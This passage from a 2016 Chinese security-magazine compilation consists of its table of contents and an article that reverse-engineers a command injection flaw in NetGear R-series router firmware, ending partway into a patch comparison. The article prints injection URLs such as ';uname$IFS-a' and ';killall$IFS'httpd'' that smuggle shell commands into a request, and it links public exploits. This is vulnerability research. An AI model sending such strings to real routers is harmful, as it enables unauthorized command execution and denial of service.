

# 安全客 SECURITY GEEK

## 2016年

## 安全技术文章

## 合辑 (下)

### 年度关键词

 勒索软件

 物联网

 大数据

# CONTENTS

## 内容简介

### 2016年安全技术文章合辑（下）

#### 物联网&车联网 安全

物联网将是下一个推动世界高速发展的“重要生产力”，是继通信网之后的另一个万亿级市场。2016年物联网&车联网安全问题层出不穷，引发安全从业者频频关注。

#### 无线安全

本书收录5篇无线安全相关文章，帮助无线通信技术爱好者了解全球最新、最先进的无线电安全知识和技术。

#### 移动安全

本书收录6篇移动安全相关文章，分享安卓安全、IOS安全等相关知识，供安全从业者阅读学习。

#### 云安全

本书收录5篇云安全相关文章，分享云系统相关漏洞分析，供安全从业者阅读学习。

#### 木马分析

木马病毒的产生严重危害着现代网络的安全运行。本书收录4篇木马分析相关文章，分享针对不同类型木马分析，供安全从业者阅读学习。



## 安全客

主办  
360安全客  
360 Security Geek

主编 Editor-in-Chief  
林伟 Lin Wei

编辑 Editors  
杜平 Du Ping  
李善超 Li Shanchao  
唐艺珍 Tang Yizhen  
张伟 Zhang Wei  
张之义 Zhang Zhiyi

杂志投稿 Content Contact  
电话 8610-5244 7914  
邮箱 linwei@360.cn

杂志合作 Magazine Cooperation  
电话 8610-5244 7914  
邮箱 duping@360.cn



扫码关注《安全客》微信订阅号！

本刊文章观点只代表作者个人意见，不代表《安全客》杂志及360公司立场。读者对本书编纂内容有任何问题请发邮件至duping@360.cn。

未经许可，不得以任何方式复制或抄袭本文之部分或全部内容  
版权所有，侵权必究

## 目录

### 物联网、车联网安全

NetGear 多款路由器远程命令注入漏洞分析(更新补丁分析).....	3
看我如何一步步 PWN 掉国内某摄像头.....	23
IoT 安全系列-如何发现攻击面并进行测试.....	32
软硬皆施，深入揭密 Syscan360 会议胸牌破解奥义.....	42
通过 API 漏洞控制 Nissan Leaf 电动汽车 .....	68
全球首次！中国黑客公布“催眠”特斯拉技术细节.....	76

### 无线安全

以色列无人机劫持的技术分析.....	88
Osmocom-BB 项目安装与配置（含错误解决方法） .....	95
基于 802.11Fuzz 技术的研究 .....	104
针对 Outernet 卫星信号的逆向工程 .....	116
GSMem:通过 GSM 频率从被物理隔离的计算机上窃取数据 .....	129

### 移动安全

iOS 三叉戟漏洞补丁分析、利用代码 公布 ( POC ) .....	160
iPhone 播放视频自动关机“奇葩”漏洞成因分析 .....	167
绕过最新补丁，AR 红包再遭技术流破解 .....	174
影响所有 Nexus 手机的漏洞，浅析 CVE-2015-1805 .....	183
Android Doze 机制与木马的绕过方式 .....	191
移动平台流量黑产研究 ——色情播放器类恶意软件产业链.....	200

### 云安全

云系统漏洞第五弹：CVE-2016-3710 Dark Portal 漏洞分析 .....	236
云系统漏洞第六弹：CVE-2016-8632 分析.....	242
Xen 攻击第一篇：XSA-105--从 nobody 到 root.....	250
Xen 攻击第二篇：XSA-148--从 guest 到 host .....	260
Xen 攻击第三篇：XSA-182--逃逸 Qubes .....	274

### 木马分析

内网穿透——Android 木马进入高级攻击阶段 .....	285
AnglerEK 的 Flash 样本解密方法初探.....	291
Powershell 恶意代码的 N 种姿势.....	299
CVE-2014-6352 漏洞及定向攻击样本分析.....	316

# 【物联网、车联网安全】

## NetGear 多款路由器远程命令注入漏洞分析(更新补丁分析)

作者 : k0shl

原文地址 : 【安全客】 <http://bobao.360.cn/learning/detail/3287.html>

### 0x01 前言



前两天 NTP 刚搞完事情 , NetGear 路由器(网件路由器)又来搞事了 T.T。目前 CERT 在上周五已发布公告 , “如果用户使用涉及到的路由器 , 建议停止使用 , 直到官方发布补丁修复”。此漏洞是由 Acew0rm 发现的 , 之后报给 NetGear , 今天 , 他又在 Twitter 上上传了关于这个漏洞利用的视频。

视频演示● : [http://v.youku.com/v\\_show/id\\_XMTg2MjYwMDg4MA==.html](http://v.youku.com/v_show/id_XMTg2MjYwMDg4MA==.html)

同时也发布了一个 Exploit 地址 , 有两个 , 一个是嵌入 html 的利用 , 另一个是比较直接的利用 , 当然 , 需要获取路由器的 IP 地址。

[https://github.com/Acew0rm/Exploits/blob/master/Netgear\\_R7000.html](https://github.com/Acew0rm/Exploits/blob/master/Netgear_R7000.html)

<https://www.exploit-db.com/exploits/40889/>

但实际上，这个漏洞影响的路由版本，远不止现在曝光的这么少，目前曝光的是 R6400，R7000 版本，后来 CERT 又曝光了 R8000 版本。我看了此漏洞公开后，下面有很多在使用 NetGear 路由的老外在聊天，其中总结了一下受漏洞影响版本的路由。

- | R6400 (AC1750): confirmed
- | R7000 Nighthawk (AC1900, AC2300): confirmed (by myself)
- | R7500 Nighthawk X4 (AC2350): confirmed (by [2])
- | R7800 Nighthawk X4S(AC2600): confirmed (by [2])
- | R8000 Nighthawk (AC3200): confirmed
- | R8500 Nighthawk X8 (AC5300): confirmed (by [2])
- | R9000 Nighthawk X10 (AD7200): confirmed (by [2])
- | R6250
- | R6700

几乎所有 R 系列的路由都受此漏洞影响，当然有一些 R 系列路由虽然受影响，但因为固件的不同，部分固件是不受此漏洞影响的。

目前此漏洞未提供补丁，官方在 Twitter 上的回复是正在抓紧时间修复此漏洞，因此应该还有不少设备受漏洞影响。

开始分析前，感谢 Spongebobb 在微博上和我的讨论，让我从莫名其妙的脑洞中跳转出来，23333。

## 0x02 检测方式

浏览器访问路由器地址：

请参考以下代码 

```
http://[router-address]/cgi-bin/;uname$IFS-a
```

如果返回的页面是错误或者非空的，那么该路由器可能存在这个漏洞。

## 0x03 为了分析我掉到了好几个坑里

在昨天看到这个漏洞曝光后，我下载了对应版本的固件【\_R7000-V1.0.7.2\_1.1.93.chk】，分析的过程中当然碰到了不少坑，这里稍微总结一下。

关于这个漏洞，主要问题发生在/usr/sbin/httpd 里，但在/www/cgi-bin/下也有一个可执行文件 genie.cgi，其中也履行了 CGI 程序的部分功能，刚开始我比较坚定的认为在 genie.cgi 中，也找到了比较有趣的调用位置。

请参考以下代码 

```
v6 = getenv("QUERY_STRING");
ptr = (void *)sub_A304(dword_1385C);
if ( ptr )
{
    v0 = sub_9560((int)v6);
    if ( v0 != -1 )
    {
        sub_9C78(v0);
        v4 = 0;
        sub_ABAC(0xB348, &v4, &v3);
    }
}
```

这里调用 getenv 获取了 QUERY\_STRING 环境变量，这个变量就是通过 GET 方法接收到 URL 中参数的时候，会获取参数，并且给 QUERY\_STRING 赋值，这个 setenv 赋值过程是在 httpd 中完成的，genie.cgi 只负责 getenv。而随后这里调用了一个函数 sub\_ABAC，跟入这个函数，我发现了在这个程序中唯一一次会调用到系统函数的位置。

请参考以下代码 

```
.text:0000ABAC      STMFD   SP!, {R11,LR}
.text:0000ABB0      ADD     R11, SP, #4
.text:0000ABB4      SUB    SP, SP, #0x420
.text:0000ABB8      STR    R0, [R11,#command]
.text:0000ABBC      STR    R1, [R11,#var_414]
.text:0000ABC0      STR    R2, [R11,#var_418]
.text:0000ABC4      LDR    R0, [R11,#command] ; command
.text:0000ABC8      MOV    R1, #aR_0 ; modes
.text:0000ABD0      BL     popen
```

popen 可以执行系统函数，正是符合我们 exp 中的条件，但是却失落的发现，这里传递的值是 sub\_ABAC 函数第一个参数，也就是 0xB348，这是一个常量。

请参考以下代码 

```
.rodata:0000B348 alinternetSetCon DCB "internet set connection genieremote 1",0
```

刚开始我脑洞有点开大了，想到的是类似于 php 的变量覆盖，会不会是 URL 传入的值，由于某些原因会覆盖到这个常量，后来还是否决了这个过程，一筹莫展的时候我想到了对比一下没有漏洞的版本（后来事实证明，我分析所谓没有漏洞的版本，也是有这个漏洞的），对比




的时候发现 R7000 以后的路由版本采取 https，在看配置文件的时候无意中发现了 R7000 中的 /usr/sbin/httpd。

按照同样的思路，我找到了 httpd 中有两处函数调用可能调用到了系统函数，一处是 popen，另一处是 system。

请参考以下代码 ↗


```
.plt:0000E6BC ; FILE *popen(const char *command, const char *modes)
.plt:0000E6BC popen          ; CODE XREF: sub_73F40+3D4_x0019_p
.plt:0000E6BC             ; sub_95B44+1BC_x0019_p
.plt:0000E6BC     ADRL    R12, 0x1086C4
.plt:0000E6C4     LDR     PC, [R12,#(popen_ptr - 0x1086C4)]! ; __imp_popen
.plt:0000D69C ; int system(const char *command)
.plt:0000D69C system         ; CODE XREF: sub_147A0+D2C_x0019_p
.plt:0000D69C             ; sub_147A0+D94_x0019_p ...
.plt:0000D69C     ADRL    R12, 0x1076A4
.plt:0000D6A4     LDR     PC, [R12,#(system_ptr - 0x1076A4)]! ; __imp_system
```

为了分析执行路径，我用了 xrefs 的功能，先来看看 popen 的。



安全客 (bobao.360.cn)

执行路径比较简单，再来看看 system 的。




我整个人都崩溃了……后来我想到用 cgi-bin 搜索一下关键字，结果真的还有收获。

请参考以下代码 ↶

```
.text:000110E8 off_110E8      DCD aCgiBin           ; DATA XREF: sub_100A0+1808_x0019_r
.text:000110E8                  ; "cgi-bin/"
```

通过这种方法，我找到了比较外层的函数调用 sub\_100A0，随后终于抓出了一条线。



这次对我这样对路由比较感兴趣的人来说也是一次学习的过程，下面进入对这个漏洞的详细分析。

## 0x04 命令注入漏洞分析

首先我们下载 R 系列路由器的固件。

下载地址：<http://support.netgear.cn/document/detail.asp?id=2251>

然后用 binwalk -eM 来迭代解压这个固件，获得这个固件的 squashfs 文件系统，这里生成的.squashfs 文件需要用 7zip 来解压。



```
root@root:~/Desktop# binwalk R7000-V1.0.7.2_1.1.93.chk -eM
Scan Time: 2016-12-12 10:56:10
Target File: R7000-V1.0.7.2_1.1.93.chk
MD5 Checksum: 3d7a95fbf89949818b33c94484827296
Signatures: 285

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
58          0x3A          TRX firmware header, little endian, header size: 28 bytes, image size: 27975680 bytes, CRC32: 0xD18DC39B flags: 0x0, version: 1
86          0x56          LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed size: 5405952 bytes
2212814     0x21C3CE      Squashfs filesystem, little endian, version 4.0, compression:lzma (non-standard type definition), size: 25757909 bytes, 1599 inodes, blocksize: 131072 bytes, created: Fri Jul 1 11:49:40 2016
...
Scan Time: 2016-12-12 10:56:11
Target File: R7000-V1.0.7.2_1.1.93.chk.extracted/56
MD5 Checksum: 95ef80c1dece1eb21b71b3ce0c6ab920
Signatures: 285

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
135168      0x21000         ASCII cpio archive (SVR4 with no CRC), file name: "/dev", file name length: "0x00000005", file size: "0x00000000"
135284      0x21074         ASCII cpio archive (SVR4 with no CRC), file name: "/dev/console", file name length: "0x0000000D", file size: "0x00000000"
135408      0x210F0         ASCII cpio archive (SVR4 with no CRC), file name: "/root", file name length: "0x00000006", file size: "0x00000000"
135524      0x21164         ASCII cpio archive (SVR4 with no CRC), file name: "TRAILER!!!", file name length: "0x0000000B", file size: "0x00000000"
278128      0x43E70         TRX firmware header, little endian, 安全客(bobaop.360.cn).size: 1836020269 bytes, CRC32: 0xD736631 flags: 0x3979, version: 49223
```

生成之后用IDA打开/usr/sbin/httpd 跟入 sub\_100A0 函数 在这个函数中有一处调用。

请参考以下代码 [»](#)

```
return sub_19600((const char *)v9, v246, v4);
```

这里会调用到 sub\_19600 其中涉及到三个参数 这里 v9 是我比较关心的 ,v9 是什么呢 ,在 sub\_100A0 函数中其实比较容易猜测。

请参考以下代码 [»](#)

```
if ( !strstr((const char *)v9, "unauth.cgi")  
    && !strstr((const char *)v9, "securityquestions.cgi")  
    && !strstr((const char *)v9, "passwordrecovered.cgi")  
    && !strstr((const char *)v9, "userlogin.cgi")  
    && !strstr((const char *)v9, "multi_login.cgi")  
    && (strncmp((const char *)v9, "cgi-bin/", 8u) || strstr((const char *)v9, "RMT_invite_")) )
```

在这个函数中涉及到大量的 strstr 子字符串比较 , 其中比较的内容就是某个常量和 v9 变量 , 猜测 v9 变量就是 url 的值 , 这里我们就假设 v9 的值就是 exp 的定义 /IP-Addr/cgi-bin/;killall\$IFS' httpd'

这里\$IFS 是 Linux 的内部域分隔符 , 这里可以看做是一个空格。

那么接下来跟入 sub\_19600。

请参考以下代码 [»](#)

```
char * __fastcall sub_19600(const char *a1, const char *a2, int a3)
```

```
{  
    const char *v3; // r6@1  
    const char *v4; // r4@1  
    int v5; // r5@1  
    char *result; // r0@1  
  
    v3 = a2;  
    v4 = a1;  
    v5 = a3;  
    result = strstr(a1, "cgi-bin");  
    if ( result )  
    {  
        if ( acosNvramConfig_match((int)"cgi_debug_msg", (int)"1") )  
            printf("\r\n#####%s(%d)url=%s\r\n", "handle_options", 1293, v4);  
        result = (char *)sub_36C34(v3, v5, v4, 2);  
    }  
    return result;  
}
```

比较简短，这里会打印一个 url 字符串，而 url 后面跟的%s 就是 v4，v4 由 a1 而来，a1 就是此函数第一个参数，所以第一个参数的确是 url 的值，接下来 v4 会作为第三个参数传入 sub\_36C34 函数，漏洞就是在此函数中发生。

这里我先分段讲解这个函数中产生漏洞的整个过程，最后，我再贴上这个函数的完整伪代码。我们重点关注第三个参数 v4。

进入后，首先第三个参数，也就是 url 会交给 v6。

请参考以下代码 

```
v6 = a3;
```

然后会判断 v6 中是否包含 cgi-bin，如果包含，则进入内部处理，这里根据 exp，是存在 cgi-bin 的，接下来进入处理，在处理的过程中，会判断是否包含?，如果包含?，则会给 v47 赋值，v47 这个值我们要记住，在后面设置 QUERY\_STRING，我们会用到，但是实际上跟此漏洞没有关系。

这里为什么要用到?，就是 QUERY\_STRING 是 CGI 接收 GET 参数的，这里默认 GET 参数是在?后面，就是由此而来。

请参考以下代码 

```
v12 = strstr(v6, "cgi-bin");
```

```

if ( v12 )
{
    if ( acosNvramConfig_match((int)&unk_F0378, (int)"1" ) )
        printf("\r\n#####%s(%d)\r\n", "netgear_commonCgi", 76);
    if ( strchr(v12, 63) )
    {
        if ( acosNvramConfig_match((int)&unk_F0378, (int)"1" ) )
            printf("\r\n#####%s(%d)\r\n", "netgear_commonCgi", 80);
        v13 = strchr(v12, 63);
        if ( acosNvramConfig_match((int)&unk_F0378, (int)"1" ) )
            printf("\r\n#####%s(%d)tmp1=%s,tmp2=%s\r\n", "netgear_commonCgi", 83, v12, v13 + 1);
        strcpy((char *)&v47, v13 + 1);
        if ( acosNvramConfig_match((int)&unk_F0378, (int)"2" ) )
            printf("\r\n#####%s(%d)query_string=%s\r\n", "netgear_commonCgi", 86, &v47);
        v14 = strchr(v6, 47);
    }
}

```

当然，在 exp 中是不包含?的，因此这个 if ( strchr(v12, 63) )

语句不成立，则不进入这个处理，看一下下面的 else 语句。

在 else 语句中会进行字符串切割，切割的就是 v12，也就是 cgi-bin;/killall，这里注释里我写出了切割后地址指针指向的字符串内容。

比较关心的就是 v20，v21 和 v22，其中由于切割后，后面不再包含 47，也就是/的 ascii 码，因此 v22 为 0，之后会对 v50 进行初始化。

请参考以下代码 

```

else
{
    if ( acosNvramConfig_match((int)&unk_F0378, (int)"2" ) )
        printf("\r\n#####%s(%d)\r\n", "netgear_commonCgi", 99);
    v19 = strchr(v12, 47);
    v20 = v19 + 1;                                // ;kill
    v21 = v19;                                     // /;kill
    v22 = strchr(v19 + 1, 47);                     // v22=NULL
    memset(&v50, 0, 0x40u);                        // v50init
    v23 = (char)v21;
}

```

然后就进入一系列的判断，判断的内容就是切割之后;kill 后面还包含不包含/。

请参考以下代码 

```
if( v21 )
    v23 = 1;
    v24 = v22 == 0;
    if( v22 )
        v24 = v21 == 0;
    if( v24 )
```

这里显然是不包含的，因此 v22 的值为 0，那么 v24 的值为 1，进入在 if 语句处理中，会将 v50 赋值，也就是赋值成 killall，可以看到这个过程没有任何过滤。

请参考以下代码 [»](#)

```
if( v24 )
{
    if( v22 )
        v25 = 0;
    else
        v25 = v23 & 1;
    if( v25 )
        strcpy((char *)&v50, v20);
}
```

随后会进入连续的 goto 跳转，跳转过程中主要还是打印一些信息，随后会进入到 v7 处理，v7 处理代码挺长的，其中涉及到了 QUERY\_STRING 环境变量的赋值，赋值内容就是 v47。当然，我们漏洞的流程，由于没有?，所以不会进入这个流程。

请参考以下代码 [»](#)

```
if( (_BYTE)v47 )
    setenv("QUERY_STRING", (const char *)&v47, 1);
```

接下来就是漏洞触发的关键位置，由于我们不满足条件，就会执行下面的语句。

请参考以下代码 [»](#)

```
v26 = "OPTIONS";
v27 = (char *)&v53;
```

之后出来后会跳转，这里会拷贝 v26，也就是 OPTIONS 到 v27 中，v27 的值就是 v53 的地址值，之后跳转。

请参考以下代码 [»](#)

```
strcpy(v27, v26);
goto LABEL_47;
```

跳转之后，会进入一系列判断，判断 v53 的值

请参考以下代码 [»](#)

```
if ( !strcmp((const char *)&v53, "POST") )
{
    v33 = (const char *)&unk_F062B;
    v34 = (char *)&v45;
}

else if ( !strcmp((const char *)&v53, "OPTIONS") )
{
}

else
{
.....
}
```

这里省略了一部分过程，由于 v53 的值是 OPTIONS，最后会有一处赋值，v34 会赋值为 v45 的地址值，之后就进入漏洞触发的关键位置，这里会调用 sprintf 将 v50，也就是我们命令的值交给 v34。而 v34 的值就是 v45 地址的值，这样调用 system(&v45)的时候，就执行了系统命令。

请参考以下代码 [»](#)

```
sprintf(v34, v33, &v50);
system((const char *)&v45);
memset(&v49, 0, 0x40u);
memset(&v48, 0, 0x40u);
memset(&v51, 0, 0x20u);
memset(&v52, 0, 0x10u);
```

而在我们分析的过程中，没有一处对这个命令值进行限制，最后导致了命令注入漏洞的发生。下面贴上整个源码。

请参考以下代码 [»](#)

```
int __fastcall sub_36C34(const char *a1, int a2, const char *a3, int a4)
{
    v4 = a1;
    v5 = a2;
    v6 = a3;
    v7 = a4;
```

```
v8 = fork();
v9 = v8;
if ( !v8 )
{
    if ( fork() )
    {
        v10 = v9;
        goto LABEL_101;
    }
    if ( acosNvramConfig_match((int)&unk_F0378, (int)"1") )
        printf("\r\n#####%s(%d)url=%s,method=%d\r\n", "netgear_commonCgi", 59, v6, v7);
    v11 = fopen("/tmp/var/readydropd.conf", "r");
    if ( v11 )
    {
        fclose(v11);
    }
    else
    {
        system("cp -f /www/cgi-bin/readydropd.conf /tmp/var/");
        if ( acosNvramConfig_match((int)&unk_F0378, (int)"1") )
            puts("\r\n#####copy readydropd.conf\r");
    }
    v12 = strstr(v6, "cgi-bin");
    if ( v12 )
    {
        if ( acosNvramConfig_match((int)&unk_F0378, (int)"1") )
            printf("\r\n#####%s(%d)\r\n", "netgear_commonCgi", 76);
        if ( strchr(v12, 63) )
        {
            if ( acosNvramConfig_match((int)&unk_F0378, (int)"1") )
                printf("\r\n#####%s(%d)\r\n", "netgear_commonCgi", 80);
            v13 = strchr(v12, 63);
            if ( acosNvramConfig_match((int)&unk_F0378, (int)"1") )
                printf("\r\n#####%s(%d)tmp1=%s,tmp2=%s\r\n", "netgear_commonCgi", 83, v12, v13 + 1);
            strcpy((char *)&v47, v13 + 1);
            if ( acosNvramConfig_match((int)&unk_F0378, (int)"2") )
                printf("\r\n#####%s(%d)query_string=%s\r\n", "netgear_commonCgi", 86, &v47);
        }
    }
}
```



```
v14 = strchr(v6, 47);
if ( v14 )
{
    v15 = &v50;
    memset(&v50, 0, 0x40u);
    strncpy((char *)&v50, v14 + 1, v13 - 1 - v14);
    if ( acosNvramConfig_match((int)&unk_F0378, (int)"2" ) )
    {
        v16 = "\r\n#####%s(%d)cgi_name=%s\r\n";
        v17 = 93;
        v18 = "netgear_commonCgi";
LABEL_34:
        printf(v16, v18, v17, v15);
        goto LABEL_40;
    }
}
else
{
    if ( acosNvramConfig_match((int)&unk_F0378, (int)"2" ) )
        printf("\r\n#####%s(%d)\r\n", "netgear_commonCgi", 99);
    v19 = strchr(v12, 47);
    v20 = v19 + 1;           // ;kill
    v21 = v19;               // /;kill
    v22 = strchr(v19 + 1, 47); // v22=0
    memset(&v50, 0, 0x40u);   // v50init
    v23 = (char)v21;
    if ( v21 )
        v23 = 1;
    v24 = v22 == 0;
    if ( v22 )
        v24 = v21 == 0;
    if ( v24 )
    {
        if ( v22 )
            v25 = 0;
        else
```

```
v25 = v23 & 1;
if ( v25 )
    strcpy((char *)&v50, v20);
}
else
{
    strncpy((char *)&v50, v20, v22 - 1 - v21); // v50=;kill
    if (acosNvramConfig_match((int)&unk_F0378, (int)"2"))
        printf("\r\n#####%s", tmp1=%s, tmp2=%s, tmp3=%s, cgi=%s\r\n", v12, v21, v22, &v50);
    v15 = &v46;
    strcpy((char *)&v46, v22);
    if (acosNvramConfig_match((int)&unk_F0378, (int)"2"))
    {
        v16 = "\r\n#####%s(%d)path_info=%s\r\n";
        v17 = 110;
        v18 = "netgear_commonCgi";
        goto LABEL_34;
    }
}
}
}
}

LABEL_40:
if ( v7 )
{
    if ( v7 == 1 )
    {
        v26 = "POST";
        v27 = (char *)&v53;
    }
    else
    {
        if ( v7 != 2 )
        {
}
}

LABEL_47:
if (acosNvramConfig_match((int)&unk_F0378, (int)"2"))
    printf("\r\n#####%s(%d)request_method=%s\r\n", "netgear_commonCgi", 130, &v53);
if (_BYTE)v46
```



```
setenv("PATH_INFO", (const char *)&v46, 1);
if (acosNvramConfig_match((int)&unk_F0378, (int)"2") )
{
    v28 = getenv("PATH_INFO");
    printf("\r\n#####%s(%d)PATH_INFO=%s\r\n", "netgear_commonCgi", 136, v28);
}
setenv("LD_LIBRARY_PATH", "/usr/lib", 1);
if (acosNvramConfig_match((int)&unk_F0378, (int)"2") )
{
    v29 = getenv("LD_LIBRARY_PATH");
    printf("\r\n#####%s(%d)LD_LIBRARY_PATH=%s\r\n", "netgear_commonCgi", 140, v29);
}
setenv("REQUEST_METHOD", (const char *)&v53, 1);
if (acosNvramConfig_match((int)&unk_F0378, (int)"2") )
{
    v30 = getenv("REQUEST_METHOD");
    printf("\r\n#####%s(%d)REQUEST_METHOD=%s\r\n", "netgear_commonCgi", 144, v30);
}
if ((_BYTE)v47)
    setenv("QUERY_STRING", (const char *)&v47, 1);
if (!strcmp((const char *)&v53, "POST"))
{
    v31 = fopen("/tmp/post_result", "r");
    if (v31)
    {
        fclose(v31);
        system((const char *)&unk_F05D8);
        if (acosNvramConfig_match((int)&unk_F0378, (int)"2") )
            puts("\r\n#####del post #####\r");
    }
    system("rm -f /tmp/post_data.txt");
    sleep(1u);
    v32 = fopen("/tmp/post_data.txt", "w");
    if (v32)
    {
        fputs(v4, v32);
        fclose(v32);
    }
}
```



```
}

v33 = (const char *)&unk_F062B;
v34 = (char *)&v45;
}

else if ( !strcmp((const char *)&v53, "OPTIONS") )
{
    v35 = fopen("/tmp/options_result", "r");
    if ( v35 )
    {
        fclose(v35);
        system("rm -f /tmp/options_result");
        if ( acosNvramConfig_match((int)&unk_F0378, (int)"2") )
            puts("\r\n#####del option #####\r");
    }
    v33 = (const char *)&unk_F06A2;
    v34 = (char *)&v45;
}
else
{
    v36 = fopen("/tmp/cgi_result", "r");
    if ( v36 )
    {
        fclose(v36);
        system("rm -f /tmp/cgi_result");
        if ( acosNvramConfig_match((int)&unk_F0378, (int)"2") )
            puts("\r\n#####delete /tmp/cgi_result #####\r");
    }
    v33 = (const char *)&unk_F070F;
    v34 = (char *)&v45;
}
sprintf(v34, v33, &v50);
system((const char *)&v45);//key !!!
memset(&v49, 0, 0x40u);
memset(&v48, 0, 0x40u);
memset(&v51, 0, 0x20u);
memset(&v52, 0, 0x10u);
if ( acosNvramConfig_match((int)&unk_F0378, (int)"1") )
```



```
printf("\r\n#####%s(%d)\r\n", "netgear_commonCgi", 200);
if ( !strcmp((const char *)&v53, "POST") )
{
    v37 = "/tmp/post_result";
}
else if ( !strcmp((const char *)&v53, "OPTIONS") )
{
    v37 = "/tmp/options_result";
}
else
{
    v37 = "/tmp/cgi_result";
}
v38 = fopen(v37, "r");
if ( v38 )
{
    if ( acosNvramConfig_match((int)&unk_F0378, (int)"1") )
        printf("\r\n#####%s(%d)\r\n", "netgear_commonCgi", 211);
    while ( fgets((char *)&v44, 0xFFFF, v38) )
    {
        if ( acosNvramConfig_match((int)&unk_F0378, (int)"1") )
            printf("\r\n#####%s(%d)\r\n", "netgear_commonCgi", 215);
        v39 = strstr((const char *)&v44, "Status:");
        if ( v39 )
        {
            strcpy((char *)&v49, v39 + 7);
            v40 = strchr((const char *)&v49, 10);
            if ( v40 )
                *v40 = 0;
            if ( acosNvramConfig_match((int)&unk_F0378, (int)"2") )
                printf("\r\n#####%s(%d)status=%s\r\n", "netgear_commonCgi", 223, &v49);
            sprintf((char *)&v43, "HTTP/1.1%s\r\n", &v49);
        }
        else
        {
            strcat((char *)&v43, (const char *)&v44);
        }
    }
}
```

```
        }

        fclose(v38);

    }

    strcat((char *)&v43, "\r\n");

    if (acosNvramConfig_match((int)&unk_F0378, (int)"1"))

        printf("\r\n#####%s(%d)http_hdr=%s\r\n", "netgear_commonCgi", 276, &v43);

    v41 = strlen((const char *)&v43);

    sub_F9E0(v5, &v43, v41, 0);

    if (acosNvramConfig_match((int)&unk_F0378, (int)"2"))

        printf("\r\n#####%s(%d)\r\n", "netgear_commonCgi", 280);

    v10 = 0;

LABEL_101:

    exit(v10);

}

v26 = "OPTIONS";

v27 = (char *)&v53;

}

}

else

{

    v26 = "GET";

    v27 = (char *)&v53;

}

strcpy(v27, v26);//key !

goto LABEL_47;

}

if (v8 > 0)

    waitpid(v8, &v54, 0);

return 0;

}
```

## 0x05 补丁对比

NetGear 官方在 12 月 14 日更新了部分设备的 Beta 版固件，用来修补这个漏洞，对应设备如下：

To download the beta firmware, which fixes the command injection vulnerability, visit the firmware release page for your model and follow the instructions:

- R6250
  - R6400
  - R6700
  - R6900
  - R7000
  - R7100LG
  - R7300DST
  - R7900
  - R8000
  - D6220
  - D6400

